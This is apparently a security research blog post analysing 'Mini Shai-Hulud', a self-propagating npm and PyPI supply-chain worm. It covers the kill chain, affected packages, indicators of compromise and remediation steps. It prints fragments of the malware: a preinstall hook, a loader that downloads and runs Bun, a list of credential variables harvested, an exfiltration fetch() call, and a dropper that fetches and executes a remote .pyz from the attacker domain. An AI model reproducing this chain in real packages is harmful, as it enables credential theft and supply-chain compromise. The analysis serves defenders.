BLOG
TeamPCP Hits TanStack, OpenSearch, and Mistral with Mini Shai-Hulud
TeamPCP's self-spreading npm worm "Mini Shai-Hulud" has compromised 170 npm packages and crossed into PyPI.
By c0a15726-c5b1-4b0d-85e6-fe15553df9e2 ·

The OSM team has been tracking a self-propagating npm supply-chain worm that exploded across the registry over the last 24 hours. It started with the TanStack packages, but didn't stop there — by the time you read this, the attack has spread to 170 npm packages spanning 19 namespaces, the official OpenSearch JavaScript client at AWS (1.3 million weekly downloads), the Mistral AI clients on both npm and PyPI, and a handful of PyPI packages including guardrails-ai. We've documented every affected version on OpenSourceMalware.com under the campaign tag mini-shai-hulud.
The threat group operating the worm has signed their own work: a page they served from git-tanstack.com (a typosquat domain) reads "With Love TeamPCP" and brags "We've been online over 2 hours now stealing creds. Regardless I just came to say hello :^)". So we'll call them what they call themselves — TeamPCP.
The tl;dr
Threat Type: Self-spreading npm worm with cross-ecosystem PyPI dropper
Threat Group: TeamPCP
Affected Ecosystems: npm (170 packages, 19 namespaces), PyPI (2 packages and counting)
Highest-impact victims:
@opensearch-project/opensearch(1.3M weekly downloads, AWS-maintained),@mistralai/mistralaifamily (npm + PyPI)Initial vector: OIDC token theft from a TanStack CI workflow run via an orphaned commit — bypassing 2FA on publishing
Propagation: Steals OIDC tokens from infected CI, mints fresh npm publish tokens via OIDC federation, republishes packages with valid Sigstore provenance attestations as a deceptive trust signal
Exfiltration: Routed through the Session P2P messaging network — encrypted IM traffic, not HTTP C2
Persistence: Injects
.claude/and.vscode/hooks plus.github/workflows/into downstream repos via GitHub GraphQL
Most supply-chain attacks compromise one or two packages and get caught when a maintainer notices a release they didn't push. Mini Shai-Hulud is different on three axes:
It's autonomous. Every infected CI run becomes a publisher. The attacker didn't need to manually compromise 170 packages — the worm did the work using the same OIDC federation that legitimate publishers use.
It abuses trust signals. The malicious releases ship with valid Sigstore provenance attestations. If your supply-chain policy treats provenance as a clean signal, you'd have shipped these releases through your gates.
It crossed registries. The PyPI side opened up within hours of the npm side. The infrastructure is shared —
git-tanstack.comserves both — and the attacker is clearly comfortable operating cross-ecosystem.
TeamPCP attacks TanStack through an orphaned commit
On May 10–11, 2026, an attacker exploited an orphaned commit in a TanStack repository to gain access to the workflow run that holds its npm publishing OIDC token. This bypassed 2FA-protected publishing entirely — the attacker never needed to phish a maintainer or compromise an npm session, they just hijacked the token a legitimate CI run was already authorized to mint.
From that single entry point, the implant turned every infected install into a republisher. Each compromised release wires a preinstall hook that downloads the legitimate Bun runtime from github.com/oven-sh/bun and uses Bun as a LOLBin to launch a loader (tanstack_runner.js), which in turn executes a 2.3 MB obfuscated payload (router_init.js). That payload harvests every credential it can reach on a typical CI runner — GitHub Actions secrets, AWS instance metadata via IMDSv2, ECS task metadata, Secrets Manager and SSM Parameter Store across all regions, Kubernetes service-account tokens, HashiCorp Vault tokens. When running on a CI runner with an active OIDC token, tanstack_runner.js also mints a fresh npm publish token via OIDC federation and republishes infected packages under the latest dist-tag with a valid Sigstore provenance attestation. To anyone downstream looking at provenance as a trust signal, the malicious releases look like clean CI builds. (See Anatomy of an Infected Install below for the worked example.)
The worm then poisons the source side too: using a GitHub GraphQL createCommitOnBranch mutation, it injects .claude/router_runtime.js, .claude/settings.json, .claude/setup.mjs, .vscode/setup.mjs, .vscode/tasks.json, and arbitrary .github/workflows/ files into compromised repositories. Every injected commit is spoofed with author claude@users.noreply.github.com to disguise the activity as Claude Code agent output.
Exfiltration is the most novel part. Instead of HTTP C2, harvested credentials are routed through the Session P2P messaging network using its signalservice Protocol Buffers (Envelope, Content, DataMessage, WebSocketMessage, SharedConfigMessage). To a network observer, the traffic looks like encrypted IM, not exfiltration.
The Scope
Namespace
npm packages
Notable
@tanstack/*
42
Initial victim; ~84 malicious version pairs
@uipath/*
64
Enterprise RPA tooling; full namespace sweep
@squawk/*
22
Aviation toolkit (airspaces, NOTAMs, ICAO data)
@tallyui/*
10
Commerce / POS toolkit
@beproduct/nestjs-auth
1
18 versions (0.1.2–0.1.19)
@opensearch-project/opensearch
1
1.3M weekly downloads — versions 3.5.3, 3.6.2, 3.7.0, 3.8.0
@mistralai/{mistralai, mistralai-azure, mistralai-gcp}
3
Official Mistral AI clients (npm)
@mesadev/*
3
@draftauth/*, @draftlab/*
5
Auth toolkits
@ml-toolkit-ts/*, @supersurkhet/*, @taskflow-corp/*, @tolka/*, @dirigible-ai/*
9
Unscoped: agentwork-cli, cmux-agent-mcp, cross-stitch, git-branch-selector, git-git-git, ml-toolkit-ts, nextmove-mcp, safe-action, ts-dna, wot-api
10
PyPI
2
mistralai 2.4.6 and guardrails-ai 0.10.1
All of these compromised packages are available in OpenSourceMalware under the "#mini-shai-hulud" tag. Additionally, we will provide a complete list of all packages at the bottom of this blog post.
Mini Shai-Hulud hits OpenSearch and Mistral

`@opensearch-project/opensearch` is the official OpenSearch JavaScript client maintained by AWS / the OpenSearch project. Versions 3.5.3, 3.6.2, 3.7.0, and 3.8.0 were compromised, with ~1.3 million weekly npm downloads at risk. Any application or pipeline that depends on these versions — observability stacks, search-backed services, OpenSearch / Elasticsearch ingestion — is in scope. This is the single highest-blast-radius compromise in the campaign.

 The Mistral AI clients got hit on both ecosystems simultaneously. On npm,
 @mistralai/mistralai@2.2.3 and 2.2.4, @mistralai/mistralai-azure@1.7.2 and 1.7.3, and @mistralai/mistralai-gcp@1.7.2 and 1.7.3 were all replaced. On PyPI, mistralai==2.4.6 followed. Anyone building an LLM application on top of Mistral's official SDKs in that window is potentially affected.
Anatomy of an Infected Install: @mistralai/mistralai@2.2.4
We're using @mistralai/mistralai@2.2.4 as the worked example, but every one of the 170 npm packages above ships the same payload chain — only the surface-level package.json metadata changes between them.
Step 1: preinstall hook fires on npm install
The malicious package.json wires the entire kill chain into a single npm lifecycle hook:
{
  "name": "@mistralai/mistralai",
  "version": "2.2.4",
  "scripts": {
    "preinstall": "node setup.mjs"
  }
}
preinstall runs before the package is installed — meaning the payload executes even if the install ultimately fails. There's no requiring the package, no running the build, no calling any exported function. The moment a CI runner or a developer's machine resolves a malicious version, the implant is live.
Step 2: setup.mjs downloads Bun and uses it as a LOLBin
setup.mjs is the most interesting evasion choice in the campaign. Rather than execute the payload directly with the system's node, it downloads the legitimate Bun runtime from github.com/oven-sh/bun and uses Bun to launch the next stage.
const V = "1.3.13";  // Bun version
const E = "tanstack_runner.js";  // Payload filename
const u = `https://github.com/oven-sh/bun/releases/download/bun-v${V}/${a}.zip`;

await dl(u, zp);                                          // pull Bun from GitHub
xb(zp, `${a}/${bn}`, td);                                 // extract to /tmp/bun-dl-*
execFileSync(bp, [ep], { stdio: "inherit", cwd: D });     // run payload with Bun
The download URL is a real GitHub release URL. Egress proxies and DNS-based filters won't flag it, because Bun is an entirely legitimate developer tool with signed code, valid TLS, and established provenance. The implant uses Bun as a "living off the land" binary: a different JavaScript runtime than whatever node-based introspection your SCA tools might be doing, executed from a temp path that doesn't appear in any project file. The Bun binary lands in a /tmp/bun-dl-* temporary directory, and the downloaded zip is cleaned up after extraction.
Step 3: tanstack_runner.js loads router_init.js
tanstack_runner.js is a thin loader and deobfuscator for the main payload. On any infected install it shells out to router_init.js; on a CI runner with an active OIDC token, it additionally runs the worm-propagation logic that mints a fresh npm publish token via OIDC federation and republishes infected packages with valid Sigstore provenance.
Step 4: router_init.js — the 2.3 MB obfuscated implant
router_init.js is obfuscated with a javascript-obfuscator profile — string-array rotation, hex-encoded function lookups, control-flow flattening. The code style is unmistakable:
const _0x12ada1 = _0x3782;
(function (_0x2e175c, _0x465e49) {
  const _0x2e8d39 = _0x3782;
  // ...
  parseInt(_0x2e8d39(0x16c2)) / 0x1 * (parseInt(_0x2e8d39(0x161a)) / 0x2)
  // ...
})();
Once deobfuscated, the payload reads from a fixed list of environment variables — every one a credential or a piece of CI context:
AWS_SECRET_ACCESS_KEY
AWS_REGION
VAULT_AUTH_TOKEN
VAULT_TOKEN
GITHUB_REPOSITORY
RUNNER_OS
USER
TESTING_TAR_FAKE_PLATFORM
__FAKE_PLATFORM__
The last two are very likely sandbox-detection canaries — if either is set, the payload behaves benignly. This is a defensive evasion against malware-analysis sandboxes that fake their platform metadata.
Step 5: Exfiltration over http://filev2.getsession.org/file/
The exfil itself is a single fetch() call. Three details are worth noticing:
fetch(_0x293486, {
  ..._0x4a5df1,
  body: _0x4a5df1.body || void 0,
  tls: { rejectUnauthorized: false },
  proxy: this.proxy,
});
The endpoint is plain HTTP, not HTTPS (
http://filev2.getsession.org/file/) — Session's file storage accepts unauthenticated uploads over HTTP, which avoids any TLS handshake fingerprinting.tls.rejectUnauthorized: false— even when fetching over HTTPS, the implant accepts invalid certificates, so a transparent intercepting proxy can't cause it to fail closed.proxy: this.proxy— the implant honors any HTTP proxy already configured in the environment, so it inherits a CI runner's outbound proxy and looks like ordinary outbound HTTP traffic.
The traffic itself rides on Session's signalservice Protocol Buffers (Envelope, Content, DataMessage, WebSocketMessage), making it look like encrypted P2P messaging to any network observer that does inspect it.
Crossing Into PyPI
guardrails-ai==0.10.1 on PyPI is where TeamPCP's PyPI playbook becomes visible, and it's worth calling out separately because the kill chain is different from the npm side. The npm worm is sophisticated: OIDC federation, Sigstore-signed provenance, P2P exfil. The PyPI dropper is the opposite — almost lazy by comparison.
On import (not install — import) on Linux, guardrails-ai 0.10.1 does this:
# rough behavior — fetches and executes a remote .pyz with no integrity check
urllib.request.urlretrieve(
    "https://git-tanstack.com/transformers.pyz",
    "/tmp/transformers.pyz",
)
subprocess.run(["python3", "/tmp/transformers.pyz"])
No hash check. No signature check. Just bytes-over-HTTPS piped into the Python interpreter at import time. This is the same git-tanstack.com domain that's already an IOC across the entire npm side of the campaign — TeamPCP didn't bother to compartmentalize their infrastructure.
The TeamPCP Signature
What makes this campaign visually distinct from past supply-chain attacks is that the threat group claimed credit publicly, on their own dropper domain, while the campaign was still active. git-tanstack.com served a page signed "With Love TeamPCP" with the boast about stealing credentials and a link to a YouTube video (you can probably guess which one). The same group also operates a GitHub account, voicproducoes (ID 269549300, created 2026-03-19), whose public repositories include one titled "A Mini Shai-Hulud has Appeared" — a deliberate callback to the September 2024 Shai-Hulud npm worm, branded as the smaller cousin.
We've submitted github.com/voicproducoes to OSM as a malicious repository in its own right (threat `67ffb546`).
Am I Affected?
You may be affected if any of the following are true:
Your
package-lock.json,pnpm-lock.yaml, oryarn.lockresolves any of the 170 npm packages at the compromised versions listed in the CSVYour Python environment installed
mistralai==2.4.6orguardrails-ai==0.10.1after May 11, 2026Your CI hosts have ever resolved DNS for
git-tanstack.com,filev2.getsession.org,seed1.getsession.org, orapi.masscan.cloud/tmp/transformers.pyzexists on any developer or CI hostAny of your repositories contain files under
.claude/router_runtime.js,.claude/setup.mjs,.vscode/setup.mjs, or a recently-added.github/workflows/file you didn't authorRecent commits to any of your repositories are authored by
claude@users.noreply.github.comand you don't use Claude Code
Quick checks:
# npm — does anything in your lockfile match a compromised version?
grep -E "(@tanstack|@uipath|@squawk|@tallyui|@mistralai|@opensearch-project)/" package-lock.json

# pypi
pip show mistralai guardrails-ai

# filesystem
ls -la /tmp/transformers.pyz 2>/dev/null && echo "INFECTED"
find . -path '*/node_modules/*/router_init.js' 2>/dev/null
find . -path '*/.claude/router_runtime.js' 2>/dev/null

# git history (run in each of your repos)
git log --all --author='claude@users.noreply.github.com' --since='2026-05-10'
What to Do Right Now
Pin away from the bad versions. The CSV lists every compromised version-pair; pin to a known-good version immediately. For high-blast-radius packages,
@opensearch-project/opensearchshould be pinned to ≤3.5.2 or ≥a confirmed-clean newer release once OpenSearch publishes one.Rotate every credential that touched an infected CI run. Assume any GitHub Actions secret, AWS access key, Kubernetes service-account token, or Vault token used in a CI run that installed a compromised package was exfiltrated. The implant scrapes IMDSv2, ECS metadata, Secrets Manager, SSM Parameter Store across all regions, and
vault.svc.cluster.local.Hunt for repository poisoning. Search every repo your CI has write access to for unexpected
.claude/,.vscode/setup.mjs, or new workflow files, especially with commits authored asclaude@users.noreply.github.com.Block the C2 infrastructure at egress — see IOCs below.
Re-publish anything you maintain that may have been republished by the worm. If you're a maintainer and any of your packages appears in the CSV, the version on npm is not the version in your source tree. Unpublish the malicious release, rotate your npm token, and publish a clean version.
Disable npm install scripts on CI runners. Run
npm config set ignore-scripts true(orpnpm config set ignore-scripts true) on every CI runner. This blocks the entirepreinstall→setup.mjs→ Bun → loader chain at the very first hop. The vast majority of CI environments never legitimately need lifecycle hooks; turning them off is a high-leverage one-line defense against this whole class of attack.
Indicators of Compromise (IOCs)
Malicious Packages
The full list of 170 npm packages and 2 PyPI packages, with every compromised version, is available as a CSV. High-priority entries:
npm/@opensearch-project/opensearch@3.5.3, 3.6.2, 3.7.0, 3.8.0
npm/@mistralai/mistralai@2.2.3, 2.2.4
npm/@mistralai/mistralai-azure@1.7.2, 1.7.3
npm/@mistralai/mistralai-gcp@1.7.2, 1.7.3
npm/@tanstack/react-router@1.169.5, 1.169.8
npm/@tanstack/router-core@1.169.5, 1.169.8
npm/@beproduct/nestjs-auth@0.1.2 through 0.1.19
pypi/mistralai@2.4.6
pypi/guardrails-ai@0.10.1
C2 / Exfiltration Infrastructure
filev2.getsession.org        (Session file storage — primary npm-side exfil endpoint)
seed1.getsession.org         (Session bootstrap node)
api.masscan.cloud            (attacker-controlled API)
git-tanstack.com             (typosquat — serves PyPI dropper; also signed "With Love TeamPCP")
https://git-tanstack.com/transformers.pyz   (PyPI dropper payload URL)
File Hashes
`router_init.js` (stage-1 npm implant, ~2.3 MB obfuscated):
SHA256  ab4fcadaec49c03278063dd269ea5eef82d24f2124a8e15d7b90f2fa8601266c
SHA1    12ed9a3c1f73617aefdb740480695c04405d7b4b
MD5     833fd59ebe66a4449982c6d18db656b4
`tanstack_runner.js` (stage-2 worm propagation):
SHA256  2ec78d556d696e208927cc503d48e4b5eb56b31abc2870c2ed2e98d6be27fc96
SHA1    e7d582b98ca80690883175470e96f703ef6dc497
MD5     b82e54923f7e440664d2d75bd31588ca
Filesystem Indicators
node_modules/<any compromised pkg>/setup.mjs           (preinstall payload downloader)
node_modules/<any compromised pkg>/tanstack_runner.js  (Bun-launched loader)
node_modules/<any compromised pkg>/router_init.js      (2.3 MB obfuscated implant)
/tmp/bun-dl-*                                          (Bun runtime download dir)
/tmp/transformers.pyz                                  (PyPI dropper write target)
.claude/router_runtime.js                              (Claude Code hook persistence)
.claude/settings.json                                  (Claude Code config hijack)
.claude/setup.mjs                                      (ESM loader shim)
.vscode/setup.mjs                                      (VS Code ESM loader)
.vscode/tasks.json                                     (VS Code task hijack)
Abused Legitimate Infrastructure (do not block)
github.com/oven-sh/bun/releases/download/bun-v1.3.13/ (legitimate Bun runtime, used as LOLBin by setup.mjs)Attacker Identity
GitHub:  github.com/voicproducoes  (ID 269549300, created 2026-03-19)
Commit:  79ac49eedf774dd4b0cfa308722bc463cfe5885c  (in TanStack/router — referenced by malicious optionalDependencies)
Author spoof: claude@users.noreply.github.com  (used on injected commits in downstream repos)
Group:   TeamPCP (self-attributed)
Full affected package inventory
All 173 entries — 170 npm packages, 2 PyPI packages, and the attacker's GitHub account — sorted by registry then package name. Each row links to the corresponding OSM threat report. The same data is available as a machine-readable CSV.
Registry
Package
Compromised Versions
OSM
npm
agentwork-cli
0.1.4, 0.1.5
npm
@beproduct/nestjs-auth
0.1.2, 0.1.3, 0.1.4, 0.1.5, 0.1.6, 0.1.7, 0.1.8, 0.1.9, 0.1.10, 0.1.11, 0.1.12, 0.1.13, 0.1.14, 0.1.15, 0.1.16, 0.1.17, 0.1.18, 0.1.19
npm
cmux-agent-mcp
0.1.3, 0.1.4, 0.1.5, 0.1.6, 0.1.7, 0.1.8
npm
cross-stitch
1.1.3, 1.1.4, 1.1.5, 1.1.6
npm
@dirigible-ai/sdk
0.6.2, 0.6.3
npm
@draftauth/client
0.2.1, 0.2.2
npm
@draftauth/core
0.13.1, 0.13.2
npm
@draftlab/auth
0.24.1, 0.24.2
npm
@draftlab/auth-router
0.5.1, 0.5.2
npm
@draftlab/db
0.16.1, 0.16.2
npm
git-branch-selector
1.3.3, 1.3.4, 1.3.5, 1.3.6, 1.3.7
npm
git-git-git
1.0.8, 1.0.9, 1.0.10, 1.0.11, 1.0.12
npm
@mesadev/rest
0.28.3
npm
@mesadev/saguaro
0.4.22
npm
@mesadev/sdk
0.28.3
npm
@mistralai/mistralai
2.2.2, 2.2.3, 2.2.4
npm
@mistralai/mistralai-azure
1.7.1, 1.7.2, 1.7.3
npm
@mistralai/mistralai-gcp
1.7.1, 1.7.2, 1.7.3
npm
ml-toolkit-ts
1.0.4, 1.0.5
npm
@ml-toolkit-ts/preprocessing
1.0.2, 1.0.3
npm
@ml-toolkit-ts/xgboost
1.0.3, 1.0.4
npm
nextmove-mcp
0.1.3, 0.1.4, 0.1.5, 0.1.6, 0.1.7
npm
@opensearch-project/opensearch
3.5.3, 3.6.2, 3.7.0, 3.8.0
npm
safe-action
0.8.3, 0.8.4
npm
@squawk/airport-data
0.7.4, 0.7.5, 0.7.6, 0.7.7
npm
@squawk/airports
0.6.2, 0.6.3, 0.6.4, 0.6.5
npm
@squawk/airspace
0.8.1, 0.8.2, 0.8.3, 0.8.4
npm
@squawk/airspace-data
0.5.3, 0.5.4, 0.5.5, 0.5.6
npm
@squawk/airway-data
0.5.4, 0.5.5, 0.5.6, 0.5.7
npm
@squawk/airways
0.4.2, 0.4.3, 0.4.4, 0.4.5
npm
@squawk/fix-data
0.6.4, 0.6.5, 0.6.6, 0.6.7
npm
@squawk/fixes
0.3.2, 0.3.3, 0.3.4, 0.3.5
npm
@squawk/flight-math
0.5.4, 0.5.5, 0.5.6, 0.5.7
npm
@squawk/flightplan
0.5.2, 0.5.3, 0.5.4, 0.5.5
npm
@squawk/geo
0.4.4, 0.4.5, 0.4.6, 0.4.7
npm
@squawk/icao-registry
0.5.2, 0.5.3, 0.5.4, 0.5.5
npm
@squawk/icao-registry-data
0.8.4, 0.8.5, 0.8.6, 0.8.7
npm
@squawk/mcp
0.9.1, 0.9.2, 0.9.3, 0.9.4
npm
@squawk/navaid-data
0.6.4, 0.6.5, 0.6.6, 0.6.7
npm
@squawk/navaids
0.4.2, 0.4.3, 0.4.4, 0.4.5
npm
@squawk/notams
0.3.6, 0.3.7, 0.3.8, 0.3.9
npm
@squawk/procedure-data
0.7.3, 0.7.4, 0.7.5, 0.7.6
npm
@squawk/procedures
0.5.2, 0.5.3, 0.5.4, 0.5.5
npm
@squawk/types
0.8.1, 0.8.2, 0.8.3, 0.8.4
npm
@squawk/units
0.4.3, 0.4.4, 0.4.5, 0.4.6
npm
@squawk/weather
0.5.6, 0.5.7, 0.5.8, 0.5.9
npm
@supersurkhet/cli
0.0.2, 0.0.3, 0.0.4, 0.0.5, 0.0.6, 0.0.7
npm
@supersurkhet/sdk
0.0.2, 0.0.3, 0.0.4, 0.0.5, 0.0.6, 0.0.7
npm
@tallyui/components
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/connector-medusa
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/connector-shopify
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/connector-vendure
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/connector-woocommerce
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/core
0.2.1, 0.2.2, 0.2.3
npm
@tallyui/database
1.0.1, 1.0.2, 1.0.3
npm
@tallyui/pos
0.1.1, 0.1.2, 0.1.3
npm
@tallyui/storage-sqlite
0.2.1, 0.2.2, 0.2.3
npm
@tallyui/theme
0.2.1, 0.2.2, 0.2.3
npm
@tanstack/arktype-adapter
1.166.12, 1.166.15
npm
@tanstack/eslint-plugin-router
1.161.9, 1.161.12
npm
@tanstack/eslint-plugin-start
0.0.4, 0.0.7
npm
@tanstack/history
1.161.9, 1.161.12
npm
@tanstack/nitro-v2-vite-plugin
1.154.12, 1.154.15
npm
@tanstack/react-router
1.169.5, 1.169.8
npm
@tanstack/react-router-devtools
1.166.16, 1.166.19
npm
@tanstack/react-router-ssr-query
1.166.15, 1.166.18
npm
@tanstack/react-start
1.167.68, 1.167.71
npm
@tanstack/react-start-client
1.166.51, 1.166.54
npm
@tanstack/react-start-rsc
0.0.47, 0.0.50
npm
@tanstack/react-start-server
1.166.55, 1.166.58
npm
@tanstack/router-cli
1.166.46, 1.166.49
npm
@tanstack/router-core
1.169.5, 1.169.8
npm
@tanstack/router-devtools
1.166.16, 1.166.19
npm
@tanstack/router-devtools-core
1.167.6, 1.167.9
npm
@tanstack/router-generator
1.166.45, 1.166.48
npm
@tanstack/router-plugin
1.167.38, 1.167.41
npm
@tanstack/router-ssr-query-core
1.168.3, 1.168.6
npm
@tanstack/router-utils
1.161.11, 1.161.14
npm
@tanstack/router-vite-plugin
1.166.53, 1.166.56
npm
@tanstack/solid-router
1.169.5, 1.169.8
npm
@tanstack/solid-router-devtools
1.166.16, 1.166.19
npm
@tanstack/solid-router-ssr-query
1.166.15, 1.166.18
npm
@tanstack/solid-start
1.167.65, 1.167.68
npm
@tanstack/solid-start-client
1.166.50, 1.166.53
npm
@tanstack/solid-start-server
1.166.54, 1.166.57
npm
@tanstack/start-client-core
1.168.5, 1.168.8
npm
@tanstack/start-fn-stubs
1.161.9, 1.161.12
npm
@tanstack/start-plugin-core
1.169.23, 1.169.26
npm
@tanstack/start-server-core
1.167.33, 1.167.36
npm
@tanstack/start-static-server-functions
1.166.44, 1.166.47
npm
@tanstack/start-storage-context
1.166.38, 1.166.41
npm
@tanstack/valibot-adapter
1.166.12, 1.166.15
npm
@tanstack/virtual-file-routes
1.161.10, 1.161.13
npm
@tanstack/vue-router
1.169.5, 1.169.8
npm
@tanstack/vue-router-devtools
1.166.16, 1.166.19
npm
@tanstack/vue-router-ssr-query
1.166.15, 1.166.18
npm
@tanstack/vue-start
1.167.61, 1.167.64
npm
@tanstack/vue-start-client
1.166.46, 1.166.49
npm
@tanstack/vue-start-server
1.166.50, 1.166.53
npm
@tanstack/zod-adapter
1.166.12, 1.166.15
npm
@taskflow-corp/cli
0.1.24, 0.1.25, 0.1.26, 0.1.27, 0.1.28, 0.1.29
npm
@tolka/cli
1.0.2, 1.0.3, 1.0.4, 1.0.5, 1.0.6
npm
ts-dna
3.0.1, 3.0.2, 3.0.3, 3.0.4
npm
@uipath/access-policy-sdk
0.3.1
npm
@uipath/access-policy-tool
0.3.1
npm
@uipath/admin-tool
0.1.1
npm
@uipath/agent-sdk
1.0.2
npm
@uipath/agent-tool
1.0.1
npm
@uipath/agent.sdk
0.0.18
npm
@uipath/aops-policy-tool
0.3.1
npm
@uipath/ap-chat
1.5.7
npm
@uipath/api-workflow-tool
1.0.1
npm
@uipath/apollo-core
5.9.2
npm
@uipath/apollo-react
4.24.5
npm
@uipath/apollo-wind
2.16.2
npm
@uipath/auth
1.0.1
npm
@uipath/case-tool
1.0.1
npm
@uipath/cli
1.0.1
npm
@uipath/codedagent-tool
1.0.1
npm
@uipath/codedagents-tool
0.1.12
npm
@uipath/codedapp-tool
1.0.1
npm
@uipath/common
1.0.1
npm
@uipath/context-grounding-tool
0.1.1
npm
@uipath/data-fabric-tool
1.0.2
npm
@uipath/docsai-tool
1.0.1
npm
@uipath/filesystem
1.0.1
npm
@uipath/flow-tool
1.0.2
npm
@uipath/functions-tool
1.0.1
npm
@uipath/gov-tool
0.3.1
npm
@uipath/identity-tool
0.1.1
npm
@uipath/insights-sdk
1.0.1
npm
@uipath/insights-tool
1.0.1
npm
@uipath/integrationservice-sdk
1.0.2
npm
@uipath/integrationservice-tool
1.0.2
npm
